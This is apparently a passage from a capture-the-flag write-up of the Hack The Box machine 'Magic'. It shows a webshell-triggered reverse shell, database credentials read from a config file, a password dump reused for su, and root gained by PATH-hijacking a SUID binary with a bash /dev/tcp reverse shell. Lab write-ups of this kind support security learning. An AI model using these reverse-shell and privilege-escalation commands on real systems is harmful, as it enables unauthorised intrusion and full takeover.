magic.htb/images/uploads/cat.php.jpg?cmd=python3%20-c%20%27import%20socket,subprocess,
```

driggzzzz@kali: ~/Desktop/HTB/Magic
File Actions Edit View Help

```
driggzzzz@kali:~/Desktop/HTB/Magic$ nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.185] 35496
/bin/sh: 0: can't access tty; job control turned off
$ whoami; id; hostname
www-data
uid=33(www-data) gid=33(www-data) groups=33(www-data)
ubuntu
$ 
```


Privilege Escalation – User: Theseus

I upgraded my shell to tty using python. Searching through directories lead me to /var/www/Magic/db.php5 – this file contains login details for an SQL database.




```
$ python3 -c 'import pty; pty.spawn("/bin/bash")'
www-data@ubuntu:/var/www/Magic/images/uploads$ ls
ls
7.jpg        giphy.gif  magic-1424×900.jpg          magic-wand.jpg
cat.php.jpg  logo.png   magic-hat_23-2147512156.jpg  trx.jpg
www-data@ubuntu:/var/www/Magic/images/uploads$ cd ../
cd ../
www-data@ubuntu:/var/www/Magic/images$ ls
ls
bg.jpg  fulls  hey.jpg  uploads
www-data@ubuntu:/var/www/Magic/images$ cd ../
cd ../
www-data@ubuntu:/var/www/Magic$ ls
ls
assets  db.php5  images  index.php  login.php  logout.php  upload.php
www-data@ubuntu:/var/www/Magic$ cat db.php5
cat db.php5
<?php
class Database
{
    private static $dbName = 'Magic' ;
    private static $dbHost = 'localhost' ;
    private static $dbUsername = 'theseus';
    private static $dbUserPassword = 'iamkingtheseus';

    private static $cont  = null;

    public function __construct() {
        die('Init function is not allowed');
    }

    public static function connect()
    {
        // One connection through whole application
        if ( null == self::$cont )
        {
            try
            {
                self::$cont =  new PDO( "mysql:host=".self::$dbHost.";"."dbname=".self::$dbName, self::$dbUsername, self::$dbUserPassword);
            }
            catch(PDOException $e)
            {
                die($e->getMessage());
            }
        }
        return self::$cont;
    }

    public static function disconnect()
    {
        self::$cont = null;
    }
}
```

Using sqldump (*sqldump -u theseus -p Magic*) with the credentials form this file successfully dumps the database, including an admin password - Th3s3usW4sK1ng



```
www-data@ubuntu:/var/www/Magic$ mysqldump -u theseus -p Magic
mysqldump -u theseus -p Magic
Enter password: iamkingtheseus

-- MySQL dump 10.13  Distrib 5.7.29, for Linux (x86_64)
--
-- Host: localhost    Database: Magic
-- ------------------------------------------------------
-- Server version       5.7.29-0ubuntu0.18.04.1

/*!40101 SET @OLD_CHARACTER_SET_CLIENT=@@CHARACTER_SET_CLIENT */;
/*!40101 SET @OLD_CHARACTER_SET_RESULTS=@@CHARACTER_SET_RESULTS */;
/*!40101 SET @OLD_COLLATION_CONNECTION=@@COLLATION_CONNECTION */;
/*!40101 SET NAMES utf8 */;
/*!40103 SET @OLD_TIME_ZONE=@@TIME_ZONE */;
/*!40103 SET TIME_ZONE='+00:00' */;
/*!40014 SET @OLD_UNIQUE_CHECKS=@@UNIQUE_CHECKS, UNIQUE_CHECKS=0 */;
/*!40014 SET @OLD_FOREIGN_KEY_CHECKS=@@FOREIGN_KEY_CHECKS, FOREIGN_KEY_CHECKS=0 */;
/*!40101 SET @OLD_SQL_MODE=@@SQL_MODE, SQL_MODE='NO_AUTO_VALUE_ON_ZERO' */;
/*!40111 SET @OLD_SQL_NOTES=@@SQL_NOTES, SQL_NOTES=0 */;

--
-- Table structure for table `login`
--

DROP TABLE IF EXISTS `login`;
/*!40101 SET @saved_cs_client     = @@character_set_client */;
/*!40101 SET character_set_client = utf8 */;
CREATE TABLE `login` (
  `id` int(6) NOT NULL AUTO_INCREMENT,
  `username` varchar(50) NOT NULL,
  `password` varchar(100) NOT NULL,
  PRIMARY KEY (`id`),
  UNIQUE KEY `username` (`username`)
) ENGINE=InnoDB AUTO_INCREMENT=2 DEFAULT CHARSET=latin1;
/*!40101 SET character_set_client = @saved_cs_client */;

--
-- Dumping data for table `login`
--

LOCK TABLES `login` WRITE;
/*!40000 ALTER TABLE `login` DISABLE KEYS */;
INSERT INTO `login` VALUES (1,'admin','Th3s3usW4sK1ng');
/*!40000 ALTER TABLE `login` ENABLE KEYS */;
UNLOCK TABLES;
/*!40103 SET TIME_ZONE=@OLD_TIME_ZONE */;

/*!40101 SET SQL_MODE=@OLD_SQL_MODE */;
/*!40014 SET FOREIGN_KEY_CHECKS=@OLD_FOREIGN_KEY_CHECKS */;
/*!40014 SET UNIQUE_CHECKS=@OLD_UNIQUE_CHECKS */;
/*!40101 SET CHARACTER_SET_CLIENT=@OLD_CHARACTER_SET_CLIENT */;
/*!40101 SET CHARACTER_SET_RESULTS=@OLD_CHARACTER_SET_RESULTS */;
/*!40101 SET COLLATION_CONNECTION=@OLD_COLLATION_CONNECTION */;
/*!40111 SET SQL_NOTES=@OLD_SQL_NOTES */;

-- Dump completed on 2020-08-21  5:19:57
www-data@ubuntu:/var/www/Magic$ 
```


This password was reused for theseus' user account, using su allowed me to switch to the user.



```
www-data@ubuntu:/var/www/Magic$ su theseus
su theseus
Password: Th3s3usW4sK1ng

theseus@ubuntu:/var/www/Magic$ whoami; id
whoami; id
theseus
uid=1000(theseus) gid=1000(theseus) groups=1000(theseus),100(users)
theseus@ubuntu:/var/www/Magic$ 
```


Privilege Escalation - Root

Searching for files with SUID permissions nets a lot of the usual files alongside /bin/sysinfo – this is not a standard Linux binary.



```
theseus@ubuntu:/$ find / -perm -u=s 2>/dev/null | grep -v snap
find / -perm -u=s 2>/dev/null | grep -v snap
/usr/sbin/pppd
/usr/bin/newgrp
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/gpasswd
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/chsh
/usr/bin/traceroute6.iputils
/usr/bin/arping
/usr/bin/vmware-user-suid-wrapper
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/policykit-1/polkit-agent-helper-1
/usr/lib/eject/dmcrypt-get-device
/usr/lib/xorg/Xorg.wrap
/bin/umount
/bin/fusermount
/bin/sysinfo
/bin/mount
/bin/su
/bin/ping
theseus@ubuntu:/$ 
```


Running the program just outputs various pieces of system information, looking closer at how this is achieved by using the strings command we can see that it calls several other standard binaries including lshw, fdisk and free with no path.



```
theseus@ubuntu:/$ strings -d /bin/sysinfo | grep -v _ | grep -v \%
strings -d /bin/sysinfo | grep -v _ | grep -v \%
/lib64/ld-linux-x86-64.so.2
libstdc++.so.6
libc.so.6
setuid
popen
fgets
pclose
setgid
=Q!
=O
ATSH
[A\]
ATSH
 [A\]
ATSH
 [A\]
AWAVI
AUATL
popen() failed!
====================Hardware Info====================
lshw -short
====================Disk Info====================
fdisk -l
====================CPU Info====================
cat /proc/cpuinfo
====================MEM Usage=====================
free -h
;*3$"
zPLR
theseus@ubuntu:/$ 
```


As these are called with no path it is possible to perform a path hijacking attack. This is a relatively easy exploit, the steps are:

- Create a new file with the same name as one of the binaries that sysinfo calls – I used fdisk.
- Write a payload to it – I used a bash one liner for a reverse shell.
- Chmod +x to make the file executable
- Add the location of the malicious file to the start of the $PATH variable.



```
theseus@ubuntu:/tmp$ echo "bash -c 'bash -i >& /dev/tcp/10.10.14.12/9002 0>&1'" > fdisk
<bash -i >& /dev/tcp/10.10.14.12/9002 0>&1'" > fdisk
theseus@ubuntu:/tmp$ chmod +x fdisk
chmod +x fdisk
theseus@ubuntu:/tmp$ cat fdisk
cat fdisk
bash -c 'bash -i >& /dev/tcp/10.10.14.12/9002 0>&1'
theseus@ubuntu:/tmp$ export PATH=/tmp:$PATH
export PATH=/tmp:$PATH
theseus@ubuntu:/tmp$ echo $PATH
echo $PATH
/tmp:/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin:/usr/games:/usr/local/games
theseus@ubuntu:/tmp$ 
```

I set up a listener and run the sysinfo binary once more, this time granting me a reverse shell as the root account.



```
driggzzzz@kali:~/Desktop/HTB/Magic$ nc -nvlp 9002
listening on [any] 9002 ...
connect to [10.10.14.12] from (UNKNOWN) [10.10.10.185] 51846
root@ubuntu:/tmp# whoami; id; hostname; cat /root/root.txt
whoami; id; hostname; cat /root/root.txt
root
uid=0(root) gid=0(root) groups=0(root),100(users),1000(theseus)
ubuntu
79007fee3a0d21091d16695ce606180b
root@ubuntu:/tmp# 
```